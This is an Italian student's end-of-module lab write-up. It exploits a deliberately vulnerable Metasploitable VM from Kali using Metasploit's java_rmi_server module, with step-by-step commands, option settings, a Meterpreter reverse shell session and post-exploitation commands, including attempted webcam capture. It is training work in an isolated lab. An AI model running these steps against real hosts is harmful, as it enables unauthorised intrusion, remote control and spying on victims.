

ESERCIZIO – PROGETTO FINE MODULO

The image displays two terminal windows side-by-side, showing network configuration commands and their outputs.

Left Terminal (kali_interna@kali:~):

```
File Azioni Modifica Visualizza Aiuto
(kali_interna@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.11 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::a00:27ff:fe8d:f57d prefixlen 64 scopeid 0<link>
    ether 08:00:27:8d:f5:7d txqueuelen 1000 (Ethernet)
    RX packets 6 bytes 360 (360.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 22 bytes 4032 (3.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali_interna@kali)-[~]
$
```

Right Terminal (msfadmin@metasploitable:~):

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0b:b6:92
          inet addr:192.168.11.112 Bcast:192.168.11.255 M
          inet6 addr: fe80::a00:27ff:fe0b:b692/64 Scope:Lin
          UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:
          TX packets:71 errors:0 dropped:0 overruns:0 carri
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:5290 (5.1 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436 Metric:1
          RX packets:122 errors:0 dropped:0 overruns:0 fram
          TX packets:122 errors:0 dropped:0 overruns:0 carr
          collisions:0 txqueuelen:0
          RX bytes:27367 (26.7 KB)  TX bytes:27367 (26.7 KB)

msfadmin@metasploitable:~$
```

Lancio dei comandi: search java_rmi


Utilizzo dell' exploit/multi/misc/java_rmi_server

```
kali_interna@kali: ~  
File Azione Emulatore di terminale Usare la linea di comando  
ibuteValueException: calcComp  
221 payload/cmd/windows/jjs_reverse_tcp  
normal No Windows Shell, Reverse TCP (via jjs)  
222 exploit/multi/misc/Zend Java Bridge  
2011-03-28 great No Zend Server Java Bridge Arbitrary Java Code  
Execution  
223 auxiliary/admin/Zend Java Bridge  
2011-03-28 normal No Zend Server Java Bridge Design Flaw Remote  
Code Execution  
224 exploit/windows/http/zoho_password_manager_pro_xml_rpc_rce  
2022-06-24 excellent Yes Zoho Password Manager Pro XML-RPC Java Deserialization  
rialization  
  
Interact with a module by name or index. For example info 224, use 224 or use exploit/windows/http/zoho_password_manager_pro_xml_rpc_rce  
  
msf6 > search java_rmi  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 auxiliary/gather/java_rmi_registry normal No Java RMI Registry Interfaces Enumeration  
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution  
2 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner  
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privilege Escalation  
  
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl  
  
msf6 > use exploit/multi/misc/java_rmi_server  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) >
```

Show options

```
kali_interna@kali: ~  
File Azione Emulatore di terminale Usare la linea di comando  
msf6 exploit(multi/misc/java_rmi_server) > show options  
  
Module options (exploit/multi/misc/java_rmi_server):  
  
Name Current Setting Required Description  
-- --  
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request  
RHOSTS The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit  
RPORT 1099 yes The target port (TCP)  
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.  
SRVPORT 8080 yes The local port to listen on.  
SSL false no Negotiate SSL for incoming connections  
SSLCert no Path to a custom SSL certificate (default is randomly generated)  
URIPATH no The URI to use for this exploit (default is random)  
  
Payload options (java/meterpreter/reverse_tcp):  
  
Name Current Setting Required Description  
-- --  
LHOST 192.168.11.111 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
  
Exploit target:  
  
Id Name  
-- --  
0 Generic (Java Payload)  
  
View the full module info with the info, or info -d command.
```

Vado poi a settare i rhosts e lhost (IP macchina target e IP macchina attaccante rispettivamente)



The screenshot shows a Kali Linux terminal window with the title "Emulatore di terminale". The user is in the Metasploit framework (msf6) and has set the rhosts and lhost to 192.168.11.112. The terminal displays the following commands and output:

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
```

| Name | Current Setting | Required | Description |
|-----------|-----------------|----------|---|
| HTTPDELAY | 10 | yes | Time that the HTTP Server will wait for the payload request |
| RHOSTS | 192.168.11.112 | yes | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT | 1099 | yes | The target port (TCP) |
| SRVHOST | 0.0.0.0 | yes | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |
| URIPATH | | no | The URI to use for this exploit (default is random) |

```
msf6 exploit(multi/misc/java_rmi_server) >

Payload options (java/meterpreter/reverse_tcp):
```

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|--|
| LHOST | 192.168.11.111 | yes | The listen address (an interface may be specified) |
| LPORT | 4444 | yes | The listen port |

```
msf6 exploit(multi/misc/java_rmi_server) >


Exploit target:
```

| Id | Name |
|----|------------------------|
| 0 | Generic (Java Payload) |

Lancio exploit

Una volta entrato nella macchina target, shell found, faccio una verifica lanciando i comandi:

1) if config



The screenshot shows a Kali Linux terminal window with the title "Firefox ESR". The user has executed the exploit command, and the terminal displays the following output:

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/EnooYCKFQAG
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:55016) at 2023-06-09 21:27:27 +0200

meterpreter > ifconfig
```

Interface 1

| Name | Value |
|--------------|-------------------|
| Name | lo - lo |
| Hardware MAC | 00:00:00:00:00:00 |
| IPv4 Address | 127.0.0.1 |
| IPv4 Netmask | 255.0.0.0 |
| IPv6 Address | ::1 |
| IPv6 Netmask | :: |

Interface 2

| Name | Value |
|--------------|--------------------------|
| Name | eth0 - eth0 |
| Hardware MAC | 00:00:00:00:00:00 |
| IPv4 Address | 192.168.11.112 |
| IPv4 Netmask | 255.255.255.0 |
| IPv6 Address | fe80::a00:27ff:fe0b:b692 |
| IPv6 Netmask | :: |

```
meterpreter > whoami
[*] Unknown command: whoami
meterpreter > ls
```


Lancio comando ls

```
File Azio Emulatore di terminale
[?] Usa la linea di comando
IPv6 Netmask : ..

meterpreter > whoami
[!] Unknown command: whoami
meterpreter > ls
Listing: /

Mode                Size      Type    Last modified          Name
-----
040666/rw-rw-rw-    4096    dir     2012-05-14 05:35:33 +0200 bin
040666/rw-rw-rw-    1024    dir     2012-05-14 05:36:28 +0200 boot
040666/rw-rw-rw-    4096    dir     2010-03-16 23:55:51 +0100 cdrom
040666/rw-rw-rw-   13380    dir     2023-06-09 22:56:32 +0200 dev
040666/rw-rw-rw-    4096    dir     2023-06-09 22:56:43 +0200 etc
040666/rw-rw-rw-    4096    dir     2010-04-16 08:16:02 +0200 home
040666/rw-rw-rw-    4096    dir     2010-03-16 23:57:40 +0100 initrd
100666/rw-rw-rw-  7929183  fil     2012-05-14 05:35:56 +0200 initrd.img
040666/rw-rw-rw-    4096    dir     2012-05-14 05:35:22 +0200 lib
040666/rw-rw-rw-   16384    dir     2010-03-16 23:55:15 +0100 lost+found
040666/rw-rw-rw-    4096    dir     2010-03-16 23:55:52 +0100 media
040666/rw-rw-rw-    4096    dir     2010-04-28 22:16:56 +0200 mnt
100666/rw-rw-rw-   32498    fil     2023-06-09 22:57:08 +0200 nohup.out
040666/rw-rw-rw-    4096    dir     2010-03-16 23:57:39 +0100 opt
040666/rw-rw-rw-     0      dir     2023-06-09 22:56:16 +0200 proc
040666/rw-rw-rw-    4096    dir     2023-06-09 22:57:08 +0200 root
040666/rw-rw-rw-    4096    dir     2012-05-14 03:54:53 +0200/sbin
040666/rw-rw-rw-    4096    dir     2010-03-16 23:57:38 +0100 srv
040666/rw-rw-rw-     0      dir     2023-06-09 22:56:17 +0200 sys
040666/rw-rw-rw-    4096    dir     2023-06-09 23:27:26 +0200 tmp
040666/rw-rw-rw-    4096    dir     2010-04-28 06:06:37 +0200 usr
040666/rw-rw-rw-    4096    dir     2010-03-17 15:08:23 +0100 var
100666/rw-rw-rw-  1987288  fil     2008-04-10 18:55:41 +0200 vmlinuz

meterpreter >
```

Lancio comando:

- 2) info sulla tabella di routing della macchina vittima ----> sysinfo
- 3) prova di rilevare le webcam disponibili e se disponibili eventuale snap (screen – istantanea dalla webcam attiva)

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > webcam_list
[!] The "webcam_list" command is not supported by this Meterpreter type (java/linux)
meterpreter > webcam_snap
[!] The "webcam_snap" command is not supported by this Meterpreter type (java/linux)
meterpreter > search -f *.pdf
```